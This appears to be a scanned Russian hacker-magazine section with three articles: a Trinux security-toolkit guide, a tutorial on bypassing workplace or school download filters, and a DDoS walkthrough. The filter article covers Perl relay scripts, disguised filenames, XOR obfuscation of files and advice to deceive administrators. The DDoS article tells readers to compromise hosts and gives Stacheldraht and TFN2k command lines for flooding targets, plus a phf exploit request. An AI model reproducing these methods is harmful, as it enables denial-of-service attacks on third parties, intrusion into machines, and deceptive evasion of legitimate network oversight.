Конечно, из Trinux'а можно лазить в iNet. Есть даже броузер (Links), прога для скачки сайтов - wget (аналог TeleportPro или BlackWindow для Win). Ну и всякие мелкие утилиты. Теперь конкретно о подключении. Качай ppp.tgz и убедись, что у тебя есть все необходимые библиотеки к нему. Далее иди в /etc/ppp, там появляются уже знакомые options, pap-secrets, chap-secrets. Ну а дальше сам знаешь :). Доков с manual'ами, да со всякими скриптами пруд пруди!

Trinux BUGS

Баги в Trinux'е, конечно же, присутствуют. Да и не только с безопасностью! Эта ОС находится еще в стадии усиленной разработки, так что баги неизбежны. Смотри обо всем этом здесь: http://sourceforge.net/tracker/?group_id=3301&atid=103301

Хочешь испытать какой-нибудь баг на себе :)? В старой версии Trinux при нажатии CTRL-D происходит kernel panic :).

Утилиты

Как я уже говорил, утилит много! И все они тем или иным боком касаются безо-

< Взлом >20/03\02

пасности. Обо всех я, конечно, рассказывать не буду, но остановлюсь на самых малоизвестных и очень полезных:

tcpkill - средство для убийства активных TCP коннектов в LAN

ntop - узнай, какие юзвери больно активно работают в сети :)

macof - флуд с рандомным MAC адресом

zodiac - dns спуффер

mailsnarf - сниффает письма

urlsnarf - снифает HTTP запросы

Вот и все. Я, конечно, не стал говорить о таких банальностях, как NMAp, NetCat, ARPREDIRECT, HUNT и т.д.

THE END

Вот тебе и самая хакерская ОС, которую только можно найти в сети. Все утилиты, о которых ты хоть краем глаза слышал, будут здесь! Так что теперь можешь стирать свои навороченные редхаты и мандраки, все равно ты их использовал только для взлома. Или нет? :)

TRINUX.RU

Еще у меня появилась маленькая идейка о создании русскоязычной паги о Trinux'е. Требуется весь компьютерный андеграунд и немного переводчиков :). Если тебя это заинтересовало - пиши мне на мыло.

P.S. И, надеюсь, Х нам поможет :).

ИНФА по Trinux'у (все линки на инглише):

http://trinux.sourceforge.net - официальный сайт Trinux:A Linux Security Toolkit.

http://sourceforge.net/mail/?group_id=3301 - Mailing Lists

http://packetstorm.widexs.nl/linux/trinux/related.html - несколько линков по Trinux'у.

http://packetstorm.widexs.nl/linux/trinux/faq.html - Trinux FAQ.

http://iwsun3.infoworld.com/cgi-bin/displayArchive.pl?/99/08/o03-08.52.htm - статья 99 года от Infoworld

P.S. Как ни странно, ни одной статьи по Trinux'у на русском я найти так и не смог. Да и на буржуйском информации не много :).

TRINUX: ХАКЕРСКАЯ ОС
РУКОВОДСТВО

FINNAN (finnan@mail.ru)

Полноценное использование служебного Инета

В любимом институте (в школе, на работе, в больничной палате) наконец наладили iNet. Появился полноценный и широкий канал. Казалось бы, вот он, рулез! Юзай и наслаждайся! Но не тут-то было: оказывается, что все попытки доступа к mp3, avi и mpg злостным образом пресекаются и логируются. Оно и понятно: большие суровые дяди (а также не менее большие и суровые тети), вложившие свои деньги в столь желанный канал, совсем не хотят, чтобы он был использован для скачивания гигов музона и фильмов. Поэтому и получается, что хоть этот Инет широк и халявен, а использовать его в свое удовольствие никак нельзя. Но отчаиваться не стоит: Х поможет тебе немного изменить суровую действительность и сделать мир более радужным.

< Folder 1 >

Знакомая ситуация, да?

Давай думать: если не получается скачать mp3-шку, значит в какой-то момент фильтрующая система приходит к выводу, что это именно mp3, а не html или, скажем, jpg. Обрати внимание: мне не интересно, как именно это происходит. Может быть анализируется только расширение файла (чаще всего) или наличествует попытка опознать его тип по заголовку, а может быть имя сервака, на котором лежит желанный музон, попало в черный список. Изощренность и количество подобных проверок определяются лишь квалификацией админа и его нелюбовью к своим подопечным. Важно знать лишь то, что, изменив расширение файла и хорошенько переворошив его внутренности, можно успешно преодолеть все эти фильтры и даже пройти самую злую и строгую проверку - проверку непосредственно админом (хотя подобную честь надо еще заслужить). Но я начну с самого простого способа.

FTP => FTP

Как я уже сказал, это - самый простой метод решения насущной проблемы (в том плане, что не нужно писать никаких скриптов), но, к сожалению, его применимость сильно ограничена. Он состоит в следующем. Очень часто всем пользователям (в школе, институте, в общем, в рассматриваемой организации) предоставляют ftp-доступ извне, чтобы они могли работать со своим файлами, например, из дома. Если это так и, кроме того, если нужный файл (желанный музон или видео) лежит на каком-либо ftp-сервере, то можно попробовать передать файл от исходного ftp-сервера своему. Если получится - проблема будет решена, т.к. фильтры, упоминавшиеся выше, как правило, анализируют только HTTP-траффик. Однако, чтобы осуществить такой трансферт, необходимо разобраться с протоколом FTP (постарайся вникнуть - это понадобится в дальнейшем).

Итак, FTP. Этот протокол предназначен для передачи файлов (что, в общем, неудивительно, т.к. FTP - File Transfer Protocol) и является протоколом прикладного уровня.

Иерархия протоколов

Разумеется, первое, что нужно сделать, - это приконнектиться на 21 порт (порт ftp по умолчанию) соответствующего сервера. Установленное при этом соединение предназначено для передачи команд на сервер и принятия отклика на них. Чтобы передать данные, следует открыть еще одно соединение. Тут возникает вопрос: кто к кому будет коннектиться? Как ни странно, возможны только два варианта: либо клиент к серверу (пассивный режим сервера), либо наоборот (активный режим). В первом случае, после того как клиент сообщит серверу о своем желании открыть соединение данных, сервер указывает клиенту адрес и порт, куда клиенту следует коннектиться (очень часто указываемый адрес является адресом сервера). Во втором случае клиент указывает серверу адрес и порт, куда тот должен коннектиться. После этого устанавливается соединение данных и можно отдавать серверу команды работы с файлами. Обрати внимание: способ установки соединения данных (кто к кому коннектится) и направление передачи файла через него (т.е. от сервера или наоборот) никак не связаны. Соединение данных может устанавливаться и разрываться несколько раз за одну сессию; например, когда ты юзаешь CuteFTP, FAR или другую программу-клиент, то каждый раз при переходе из одного каталога в другой они запрашивают список файлов в текущей директории, при этом устанавливается соединение данных, отправляется на сервер соответствующая команда, ее результат (список файлов) принимается через соединение данных и затем оно разрывается.

Вернемся теперь к двум ftp-серверам, между которыми нужно передать файл. Если один из них перевести в пассивный режим (он сообщит адрес и порт), а другой - в активный (указав только что полученные от первого сервера адрес и порт), то между ними установится соединение и можно будет передать файл. Ничего не понял? ОК, поехали подробно.

Прежде всего следует приконнектиться к обоим серверам (используя любой telnet) и залогиниться, используя команды USER и PASS, например:

USER ivanov
PASS qwerty

Скорее всего, на сервер, содержащий нужный файл, тебе придется коннектиться анонимно, т.е. используя в качестве имени пользователя "anonymous", а в качестве пароля - любое мыло.

Затем следует командой "TYPE I" указать, что ты собираешься передавать файл как бинарные данные. Далее надо ввести команды PASV или PORT, которые переведут сервер в пассивный или активный режим соответственно.

Переведем один из серверов в пассивный режим:

PASV
227 Entering passive mode (213,180,190,56,222,116)


(Первая строка - это введенная команда, вторая - ответ сервера.)

А другой - в активный, используя полученные только что адрес и порт (213.180.190.56:56948, где номер порта есть 222 * 256 + 116):

PORT 213,180,190,56,222,116
200 PORT command OK

Режим, адрес и порт, устанавливаемые этими командами, не меняются до тех пор, пока одна из них не будет вызвана снова.

Далее, команда "CWD <путь к файлу>" изменит текущую директорию (при этом, чтобы не заблудится, можно использовать команду PWD, которая возвращает текущий каталог). Однако дело осложняется тем, что команда, возвращающая список файлов в текущей директории (команда "LIST") передает резуль-



Работа в win telnet не всегда удобна

тат в соединение данных, и увидеть его не так просто. Поэтому надо сначала каким-либо способом выяснить точный путь к файлу, который нужно скачать, например, "/pub/R/Robert_Miles/mp3/fable.mp3", и тогда останется выполнить на сервере только одну команду: "CWD /pub/R/Robert_Miles/mp3".
Наконец команды отправки и приема файла: "RETR <имя файла>" и "STOR <имя файла>". И корректный выход: "QUIT".
Как я уже говорил, этот способ является самым простым, но имеет существенные недостатки. Так, во-первых, в рассматриваемой организации ftp-доступа извне может не быть вообще. Во-вторых, нужный файл может не лежать ни на одном ftp-сервере, и в третьих, многие ftp-сервера могут работать только в пассивном режиме (либо могут не позволить перевести себя в активный режим с адресом, отличным от адреса клиента).

Есть способ лучше

В самом начале статьи я говорил о том, что, изменив имя, расширение и содержимое файла, его можно выдать за другой файл и пройти все фильтры. Это означает, что где-нибудь в Инете на каком-нибудь серваке нужно получить определенным образом измененную копию файла, причем такую, которая не вызовет подозрения у фильтрующей системы, когда ты будешь ее качать. Предлагаю делать это так: купить 2-3 метра у хостинг-провайдера (единственное требование: perl + исходящие сокеты), зарегистрировать любое доменное имя (его тоже нужно выбирать с умом) и разместить там скрипт, который скачает нужный файл и сохранит в измененном виде. Далее будет скачиваться этот файл, что и решит проблему.
Разумеется, покупать место вовсе необязательно, достаточно чтобы были удовлетворены эти условия. Так что если решишь использовать какой-либо халявный хостинг, уточни возможность размещения собственных pelr-скриптов, создающих исходящие сокеты. Однако в крайнем случае все это можно и купить (насколько мне известно, сейчас можно за 3$ в месяц купить 2 метра, к которым будет прилагаться бесплатное доменное имя в зоне spb.ru или msk.ru + perl + сокеты).
Имя хоста, как я уже говорил, надо выбирать с умом. Никакие "31337.spb.ru" или "www.admin_pridurok.narod.ru" не годятся, ибо будут вызывать подозрение, а значит велика вероятность того, что в один прекрасный момент это имя будет внесено в черный список и большая часть трудов пойдет коту под хвост. Самый лучший вариант - это выдавать скачиваемый файл за что-либо, относящееся к учебе/работе, поэтому имя сервака тоже должно иметь к этому какое-либо отношение. Здесь, надеюсь, проблем возникнуть не должно, так что перейдем к самому ответственному - написанию скрипта, который скачает нужный файл, переворошит его содержимое и сохранит под другим именем.

HTTP => HTTP

Итак, самое важное - perl-скрипт. Чтобы понять написанное ниже, тебе потребуется как минимум знать основы Perl. Этот язык довольно распространен, поэтому найти соответствующую информацию труда не составит.
Однако ближе к телу. Все скрипты, использующие сокеты, должны содержать в начале следующую строку:

NEXT

Взлом

ПОЛНОЦЕННОЕ ИСПОЛЬЗОВАНИЕ СЛУЖЕБНОГО ИНЕТА

FINNAN (finnan@mail.ru)

< Folder3 >

use Socket;
которая указывает на то, что для работы скрипта необходимо подключение соответствующего модуля. Кроме этой команды, никаких других специальных директив для работы не потребуется.
Первое, что нужно научится делать, - это коннектиться к произвольному серваку на произвольный порт. Делается это таким образом:

```
$sin=sockaddr_in($xport, inet_aton($xhost));
socket(HTTPCMD, PF_INET, SOCK_STREAM, getprotobyname('tcp'));
if (!connect(HTTPCMD, $sin)) {
        <сообщаем, что коннект не удался>
        exit;
}
```

В переменных $xport и $xhost должны находиться номер порта и имя хоста или его ip-адрес. Функция connect пытается сделать нечто соответствующее ее названию, и если это не удается, она возвращает 0. Если же все хорошо, то HTTPCMD будет дескриптором созданного соединения. Разрыв соединения будет выглядеть подобно закрытию файла: **close(HTTPCMD);**
Посылать данные по установленному соединению будем так:
send HTTPCMD, "$mydata", 0;
А принимать данные будем, читая из соединения как из файла:
$newline = <HTTPCMD>;

Теперь попробуй самостоятельно написать скрипт, который коннектится на какой-нибудь сервер, читает/пишет оттуда/туда что-нибудь, а затем закрывает соединение, чтобы этот процесс стал для тебя совсем прозрачным.

Если ты попробовал это сделать, то, вероятно, уже успел ощутить всю мощь, которую предоставляют скрипты, создающие соединения. Кайф заключается в том, что все эти соединения осуществляются от имени сервака хостинг-прова, на котором они запускаются, а этот сервак, в отличие от домашнего компа, имеет совершенно немереный канал, не говоря уже про то, что работает постоянно. Поэтому все проги, требующие большой канал или много on-line времени (например, брутфорсеры), во многих случаях выгоднее создавать на перле с сокетами. Однако поспешу тебя предупредить: злоупотребляя использованием исходящих сокетов, ты рискуешь навлечь на себя праведный гнев прова.

Вернемся к нашей проблеме. План действия таков: коннектимся на нужный http-сервер, закачиваем оттуда файл, сохраняем его под другим именем (тему маскировки и шифровки содержимого файла рассмотрим позже) и радуемся жизни. Написать кусок кода, который осуществит установку коннекта, я думаю, ты уже сможешь (если нет - вернись на два абзаца назад). Далее нужно немного пообщаться с веб-сервером, поэтому замолвлю пару слов о HTTP (Hypertext Transfer Protocol). Посмотри как выглядит стандартный запрос клиента веб-серверу:

```
GET /xxx.jpg HTTP/1.0
User-Agent: Mozilla
Accept: */*
Host: www.super-site.bjg.sg.jtr.ck
Range: bytes=110-3548790
```

В рассматриваемом случае особую важность имеют первая и последняя строки, потому что именно они определяют то, что будет возвращено сервером. Назначение первой строки в запросе, надеюсь, очевидно. Последняя строка определяет, какой именно кусок файла нужен. Если требуется закачать весь файл целиком, то ее указывать не надо. В приведенном примере клиент просит сервер вернуть ему кусок файла xxx.jpg со 110-го по 3548790-й байты включительно.
Кстати говоря, далеко не все сервера поддерживают частичную закачку файла. Тебе приходилось сталкиваться с серваками, не поддерживающими т.н. "докачку"? Так вот, это они и есть.
Чтобы не осложнять ситуацию, я буду рассматривать только хорошие сервера, которые ее поддерживают (благо в сети их большинство).

В нашем случае частичная закачка файла может быть использована, если требуется скачать файл, превышающий купленное (взятое напрокат) место у хостинг-прова. Кроме того, она может оказаться полезной в том случае, если ты собираешься нести скачанный файл домой на дискетах. Если вдруг одна из пятидесяти дискет дома не прочитается, то можно будет тут же из дома скачать недостающие полтора метра. Если же есть возможность нарезать болванку на месте, то подобного геморроя удастся избежать, хотя мне, признаюсь, в свое время пришлось им изрядно пострадать (я имею в виду возню с дискетами).

Таким образом, скрипт должен сформировать и отправить на сервер запрос, подобный тому, что я привел в качестве примера. Обращаю твое внимание на то, что в данном случае символом перевода строки служит комбинация "\r\n", а не стандартный юниховский "\n". Запрос обязательно должен заканчиваться пустой строкой (т.е. в конце последней строки будет идти "\r\n\r\n"). Если этого не сделать, сервер не поймет, что запрос закончен, и будет ждать столько, сколько позволяет таймаут.
После отправки запроса следует начать принимать данные, для передачи которых, в отличие от ftp, не требуется создание нового соединения (т.е. передача будет происходить в уже установленном соединении). Данные будут состоять из заголовка, представляющего собой несколько строк, разделенных "\r\n", после которого будет идти пустая строка и затем - требуемые данные. В заголовке указывается размер передаваемых данных, код ответа сервера и еще много дополнительной информации. Все это примерно в таком духе:

```
HTTP/1.1 200 OK
Date: Tue, 29 Jan 2002 16:10:59 GMT
Server: Apache/1.3.6 (Win32)
Last-Modified: Sun, 07 Oct 2001 00:23:46 GMT
ETag: "0-8e7b0c-3bbda092"
Accept-Ranges: bytes
Content-Length: 9358092
Connection: close
Content-Type: audio/mpeg
<Сами данные>
```

Первая строка содержит краткий ответ сервера на команду, поэтому полезно его анализировать. Например, если будет не "200 OK", а "404 Not Found", то, видимо, данные будут не очень содержательны.

Perl-код, опускающий заголовок и сохраняющий данные в файл, выглядит так:

```
while (<HTTPCMD>) {
        if ($_ eq "\r\n") {last;}
}
while (<HTTPCMD>) {
        print NF;
}
```

Где HTTPCMD - дескриптор текущего соединения, а **NF** - дескриптор файла, в который будут сохранены данные.
Таким образом, файл получен и сохранен на используемом сервере под любым удобным именем, т.е. можно качать, бить в тамтамы и кричать "Ура!".

Теперь пара слов о том, как использовать этот метод в свое удовольствие и при этом не навлечь на себя гнев админа. Хорошо зарекомендовала себя следующая схема работы: выбирается размер скачиваемого куска, лежащий в разумных пределах. Если предполагается использовать упомянутую выше схему возни с дискетами под названием "геморрой", то это значение будет равно 1400000 (чуть меньше размера дискеты, т.к. последняя может быть слегка битой). Если схема "геморрой" использоваться не будет, то размер куска следует выбрать чуть больше, однако указанное значение (1400000) на практике зарекомендовало себя неплохо. Далее, скрипту через URL передается номер куска, который требуется скачать, он, путем нехитрых математических операций, получает диапазон требующихся байт, создает и отправляет соответствующий запрос серверу, сохраняет переданные им данные (желательно не в cgi-bin, а туда, где лежат html-ки), затем вот таким кодом:

```
print "Content-type: */*\r\n";
print "Location: $newfilelocation\r\n";
print "\r\n";
```

перенаправляет запрос на только что скачанный файл. Т.е. тебе нужно будет ввести в адресной строке осла или оперы что-то вроде: http://www.mycoolsite.ru/cgi-bin/script.cgi?n=4. Этот скрипт скачает 4-й кусок и сохранит его, например, в "/tmp/xe-xe-xe.004", а затем перенаправит браузер на скачанный файл, т.е. на htpp://www.mycoolsite.ru/tmp/xe-xe-xe.004. Бродилка кинется его качать, и в итоге ты получишь то, что требовалось.
"Зачем же такой гемор с кусками. Может быть стоит залить файло целиком?" - спросишь ты. "Не стоит" - отвечу я. Потому что если файл большой (> 3-5 mb),

то вероятность того, что админ обнаружит и заинтересуется его содержимым, велика и возрастает с ростом его размера. Если же файл будет разбит на небольшие куски, то он не будет сильно выделяться в админских логах. Поэтому его и следует качать по кускам.

Рассмотренный только что способ относился к случаю, когда исходный файл лежал на каком-либо http-сервере. Если файл лежит на ftp-сервере, то, немного переделав скрипт, можно решить и эту проблему.

FTP => HTTP

Идея остается той же, нужно лишь переписать куски кода, отвечающие за работу с сервером. Действуем так: вначале коннектимся к нужному серваку, затем отправляем ему следующие команды:

```
USER anonymous
PASS my@e-mail.address.ru
TYPE I
CWD /pub/mp3/Robert_Miles
REST 1400001
PASV
RETR fable.mp3
```

Команда REST указывает: с какого байта (здесь правильнее говорить - "октета" = 8 бит) следует передавать файло. Обращаю твое внимание на то, что, в отличие от http, верхнюю границу требуемого куска нигде указать нельзя, поэтому придется самостоятельно контролировать скачанный объем и в нужный момент разрывать соединение. Работа остальных команд уже была рассмотрена выше.

Как и в http, здесь символом перевода строки служит последовательность "\r\n", однако пустую строку в конце запроса передавать не надо (в http формировался запрос, завершающийся пустой строкой, а в ftp запросов нет как таковых, на каждую команду сервер отвечает сразу). Чтобы не усложнять и без того непростой скрипт, я здесь не предусматриваю проверку ответа сервера на каждую команду, хотя это, вообще говоря, делать следует, т.к. практически на каждую из них сервер может ответить отрицательно, и тогда дальнейшие действия становятся бессмысленными. В большинстве случаев все должно работать, но, перед тем как запускать скрипт, я рекомендую вручную (т.е. юзая telnet) попробовать приконнектиться к серверу и ввести эти команды. Либо сделай так, чтобы скрипт логировал все команды и ответы на них.

После отправки указанных выше команд нужно из всех ответов сервера на них вычленить ответ на команду PASV, т.к. она переводит сервер в пассивный режим, и в ответе на нее сервер указывает адрес и порт, куда нужно будет коннектиться для установки соединения данных. Это труда не составит, если знать, что ответ сервера на PASV в случае успеха начинается с числа 227:

```
227 Entering passive mode
(213,180,190,56,222,116)
```

Из этой строки легко извлекаются IP-адресс и порт:

```
$ans=~/(\d+),(\d+),(\d+),(\d+),(\d+),(\d+)\)/;
$dhost="$1.$2.$3.$4";
$dport=$5*256+$6;
```

Т.е. в данном случае будет 213.180.190.56:56948. Коннектимся туда и сразу начинаем читать из сокета данные, не забывая сохранять их в файл. Тут, как я уже говорил, придется следить за тем, сколько инфы уже принято, чтобы вовремя разорвать соединение данных. (Хинт: функция sysread(FTPDATA, $buf, $n) пытается переместить в буфер $buf

NEXT

Взлом

ПОЛНОЦЕННОЕ ИСПОЛЬЗОВАНИЕ СЛУЖЕБНОГО ИНЕТА

FINNAN (finnan@mail.ru)

<Folder5>

из сокета FTPDATA $n байтов и возвращает количество реально записанных байтов.)

Маскировка и шифровка данных

Для отвода глаз называй все файлы с умом. Например, если в данный момент изучается WinAPI, то файл, на который скрипт перенаправит бродилку, можно назвать, например, winapihelp.001. Также полезно добавлять в урлу вызываемого скрипта параметры, которые в самом скрипте использоваться не будут, но урл украсят, т.е. что-то вроде:
http://www.allforstudents.box.sk/cgi-bin/getfile.cgi?n=4&fname=winapihelp&vers=last&user=&requeststring=win+api&a=0 (имеет смысл только "n=4", все остальное - флуд)
и
http://www.allforstudents.box.sk/files/win/help/splited/winapihelp.001
Естественно выглядит, да? Я лично на месте админа поленился бы проверять подобные урлы.

Раздумывая над проблемой маскировки данных, я придумал как можно выдавать любые скачиваемые данные за архив: с помощью любого архиватора создаешь саморaспаковывающийся архив, в который помещаешь небольшой файл (< 1kb) с кратким описание того, за что ты собираешься выдавать скачанные файлы, или с чем-нибудь еще. Он будет весить где-то 50кб. Далее, его следует залить на сервер, где лежит скрипт, а сам скрипт переделать так, чтобы он в начало каждого передаваемого куска ставил этот архив (расширение надо оставить exe). Тогда даже если кто-нибудь очень любопытный запустит такой файлик, он найдет только то, что ты запаковал, а тебе, зная точный размер экзешной добавки, не составит труда отделить нужные данные. Если же тебя припрут к стенке и спросят: что это такое, то стоит ответить, что, мол, качал архив, а он оказался битым. Кстати говоря, в качестве этого exe-шника не обязательно использовать self-ex архив, можно самостоятельно накодить что-нибудь подходящее.

Теперь, как и обещал, несколько слов о том, как изменять содержимое файла. Делать это, вообще говоря, не обязательно, но желательно, т.к. маскировка, описанная выше, просто делает файл незаметным (для админа) в общем потоке, и если она не сработает и то, что ты качаешь, начнут изучать, то шифровка передаваемых данных скорее всего спасет любимую мозоль от скорой админской расправы.
Первое и самое элементарное - это просто проксорить весь файл одним числом (т.е. произвести операцию xor над каждым элементом). Как известно, если этот алгоритм применить повторно к уже обработанным данным, то на выходе получим исходные. Кстати говоря, на перле это осуществить не так просто из-за того, что в нем нет типов и прочитанный байт интерпретируется как символ, а не как число. Но не мне учить тебя Perl-у, поэтому просто привожу код, который файл 1.dat ксорит числом 5 и результат сохраняет в 2.dat:

```
open(F1, "1.dat");
open(F2, ">2.dat");
binmode F1;
binmode F2;
$t = 0;
$nofp = sysread(F1, $t, 1);
while ($nofp) {
 print F2 chr(ord($t) ^ 5);
 $nofp = sysread(F1, $t, 1);
}
close(F1);
close(F2);
```

Хотя лучше ксорить не одним числом, а последовательностью из нескольких чисел. Отмечу, что в рассматриваемом контексте эти операции следует производить "на лету" безо всяких промежуточных сохранений (экономя место и время). Т.е. получил n байт из соединения, проксорил их и записал в файл.
Для самых экстремальных товарищей предлагаю следующий перченый способ: ксорить нетривиальной последовательностью, размер которой равен размеру файла. Поскольку последовательность такого размера хранить нереально (а требуется она в двух местах: на твоем сервере для шифровки и дома - для расшифровки), ее предстоит сгенерить, взяв в качестве производящей функции, например, синус (эта функция от последовательности целых чисел дает последовательность неповторяющихся чисел). Т.е. надо всего лишь взять синус от номера текущего байта в файле, вытянуть из этого вещественного числа, допустим, 2-ю цифру после запятой и проксорить текущий байт с ней. Расшифровка будет происходит точно так же. Хоть этот метод и кажется очень мудреным, он тем не менее обладает очень высокой криптостойкостью.

Финал

Описанные выше способы обхода были проверены на практике, поэтому, если, конечно, не делать глупостей, их можно использовать безопасным для себя образом. Но помни: всегда и во всем нужно знать меру. Если пользование такими вещами станет для тебя правилом, а не исключением, то рано или поздно тебя все равно засекут, улыбнутся и скажут "Нагибайся!". Удачи тебе!

Литература:
- Steven Holzner "Perl. Специальный справочник", Питер, 2000
- Davis Chapman. "Разработка Internet-приложений в Delphi2" DiaSoft, 1998 (в этой книге довольно понятно написано про саму концепцию сокетов и соединений, про многие протоколы и их использование)
- Медведовский И.Д., Семьянов П.В., Леонов Д.Г. "Атака на Internet" (3-е издание), ДМК, 2000

Кроме того:
RFC2616 (HTTP standart); RFC0959 (FTP standart) - очень рекомендую прочитать!

ВНИМАНИЕ: Автор статьи и редакция журнала не несут никакой ответственности за последствия, которые могут возникнуть у тебя в результате использования изложенного материала!

<Взлом>20/03\02

Первая версия того, что сейчас называется Perl, появилась в 1986 году. Ларри Уолл по заданию своего шефа кодировал рутинные операции по управлению и мониторингу многоуровневой сети. Он пользовался sh, awk, sed, tr и прочими инструментами UNIX. Возможностей этих средств уже не хватало, чтобы полностью и в срок выполнять задания. Кроме всего прочего, Ларри был очень ленив, чтобы снова и снова браться за создание кучи скриптов и заплаток. Тогда он, как и подобает истинному программисту, захотел решить проблему раз и навсегда.
В результате появилась первая версия инструмента для решения любых проблем. Поначалу детище Ларри Уолла называлось Gloria, потом Pearl, а потом мутировало в Perl (Practical Extraction and Report Language, но некоторые называют его Pathologically Eclectic Rubbish Lister.) По прошествии многих лет и после нескольких доработок Perl был адаптирован для использования в Web в качестве языка программирования, используемого для создания приложений CGI. В отличие от C, язык Perl является интерпретируемым.

На основе возможности работы FTP-сервера в активном режиме возник первый метод анонимного сканирования портов под названием FTP Bounce Attack. Для его реализации необходимо перевести FTP-сервер в активный режим, указав адрес и порт, подлежащие сканированию, и попытаться передать что-нибудь, например, список файлов в текущем каталоге. Успешный результат этой операции будет свидетельствовать о том, что указанный порт открыт, в противном случае FTP-сервер сообщит, что ему не удалось установить соединение с указанным портом указанного сервера.
В настоящее время найти фтп-сервер, позволяющий это сделать, - проблема, т.к. админы большинства из них в целях безопасности разрешают FTP-серверам коннектиться только к клиенту и никуда больше.

Взлом

DDOS - НЕПОБЕДИМАЯ СИЛА ZОМБИ

Stalsen (stalsen@mail.ru)

< Folder 1 >

DDOS - непобедимая сила Zомби

В этой статье я хочу рассказать тебе о Distributed Denial of Service (распределенные атаки типа Отказ в Обслуживании), сокращенно DDOS. Ты наверняка помнишь историю о заваленных серваках CNN, eBay, Yahoo… Использовалась та самая DDOS атака, поставившая на колени эти гиганты перед 16-летним парнем.

Схема атаки такова: Ты ломаешь как можно больше удаленных хостов, устанавливаешь на них демоны DDOS, ждущие соединения, и спокойно, сидя у себя дома, одной командой заставляешь их всех ринуться в бой и заваливать нужную тебе жертву. Реакция последует немедленно. К тому же можно спокойно спуфить свой IP'шник. И, естественно, чем больше у тебя хостов, тем больше у тебя силы…

Осуществление

Конечно, для этого созданы специальные утилиты, облегчающие тебе жизнь. Вот о них и поговорим…

Stacheldraht

Начнем с этой проги. Coded by randomizer in 1999. mserv.c - собственно сам мастерсервер, который при запуске вешается в бэкграунд. Желательно изменить некоторые директивы, установленные там по дефолту. Кстати, в client.c тоже желательно изменить все :). Но главное - все файлы должны быть состыкованы, т.е. изменения в обоих файлах не должны противоречить друг другу. td.c - демон DDOS, основан на TFN (описана ниже).

Думаю, ты уже запутался со всеми мастерсерверами, демонами, клиентами и т.д. Попробую разъяснить все подробнее.

Ты на хакнутой машине устанавливаешь обычный ддошный демон, в данном случае td, превращая машину в Zомби (кстати, он вешается в бэкграунд под псевдонимом nfsiod). Демону нужно знать имя/имена мастерсервера, чтобы принимать от него команды, ну и порт приема. Запускаем демон…

В мастерсервере ты указываешь адреса хостов Zомби, порт для отправки и ПОРТ ДЛЯ КОННЕКТА КЛИЕНТА. Запускаем мастерсервер (запускай где хочешь, но лучше на взломанной машине, даже поверх демона).

В клиенте ты лишь вводишь (все делается, конечно, в исходниках) порт, который прослушивает мастерсервер. Немного трудновато, но освоить можно :).

Итак, все сделано, запускаем клиент:

#./client <ip своего мастерсервера>

> **/ I N S E R T /**
>
> Линки на софт:
>
> http://packetstormsecurity.org/distributed/trinoo.tgz - Trinoo
>
> http://packetstormsecurity.org/distributed/tfn2k.tgz - TFN2k
>
> http://packetstorm.widexs.nl/distributed/mstream.txt - Mstream
>
> http://packetstormsecurity.org/distributed/stachel.tgz - Stacheldraht

```
 [*] stacheldraht [*]
(c) in 1999 by randomizer

trying to connect...
connection established.
--------------------------
enter the passphrase : _

#Вводи пароль. По дефолту sicken.

entering interactive session.
******************************
  welcome to stacheldraht
******************************
type .help if you are lame
stacheldraht(status: a!1 d!0)>
```

Вот, в принципе, и все. А дальше набирай help :). Команд уйма. Но лично я считаю что STACHELDRAHT - довольно замороченный DDOS'ный тулз :). Настроек больше чем надо, уйма возни с исходниками. В interactive mode нельзя все делать одной командой, то есть сначала надо добавить IP жертвы, потом выбрать метод флуда, потом начать атаку и т.д. К тому же в некоторых версиях/системах возникают проблемы с паролем. Что есть получше? :) Читай ниже…

TFN2k

Tribe FloodNet. Написан Mixter'ом. Как утверждает автор, эта прога быстродействующая и практически неуловимая. Действует по технологии клиент/сервер. Ты на удаленных машинах с правами рута запускаешь сервер, один, второй, третий, а клиентом коннектишься на эти серваки и отдаешь команды, например, флудить www.nasa.gov. Но хватит теории, перейдем к практике.

Разархивируй архив. Жми make. Тебя попросят ввести пароль. Все, первая стадия завершена.

Итак, td - это собственно сервер. Запусти его на своей машине, а потом клиентом (tfn) отдаешь приказ:

```
#./tfn -P tcp -h localhost -i www.ВРАГ.ru -c 4

        Protocol: tcp
        Source IP: random
        Client input: single host
        Command: stop flooding
Password verification: #тут вводишь свой пароль.
```

Что, пароль неверный? :) Тогда скачай tfnRECOVERY (http://packetstorm.widexs.nl/distributed/tfn2kpass.c) компилируй ее, запускай

#./rec <td_filename>

и получи свой пароль. А мы пока проверим прогу в действии.

Сценарий 1

Итак, у тебя есть одна машина [A] с установленным tfn серваком. И цель - [B]. Что мы делаем? Набираем команду:

./tfn -P tcp -h [A] -i [B] -c 4

Теперь мы флудим хост [B], через хост [A] (опция 4 - UDP Flood), твой адрес по дефолту заспуфен, но его можно указать, используя опцию -S :).

<Folder2>

Рассказ о DDOS – распределенных атаках типа Отказ в Обслуживании

Сценарий 2
У тебя есть несколько хостов с демоном tfn и все тот же противный хост [B]. Записывай ip'шки в файл. Теперь набирай:
#./tfn -P tcp -f your_ip_file -i [B] -c 5
Теперь все хосты в твоем ip файле будут флудить хост [B] SYN Flood'ом (опция 5).

Сценарий 3
Хост [B] молит о пощаде. Его нужно спасти:
#./tfn -P tcp -f your_ip_file -i [B] -c 0
Опция 0 означает отмену всяких флудов на хостах Зомби. Прикол от Mixter'a с IDS:
./tfn -h your_ip_file -c 10 -i "echo 'GET /cgi-bin/phf?Qname=x%0A/bin/something\%20is %20wrong%20whis%20your%20IDS' | telnet www.security-corporation.com 80"
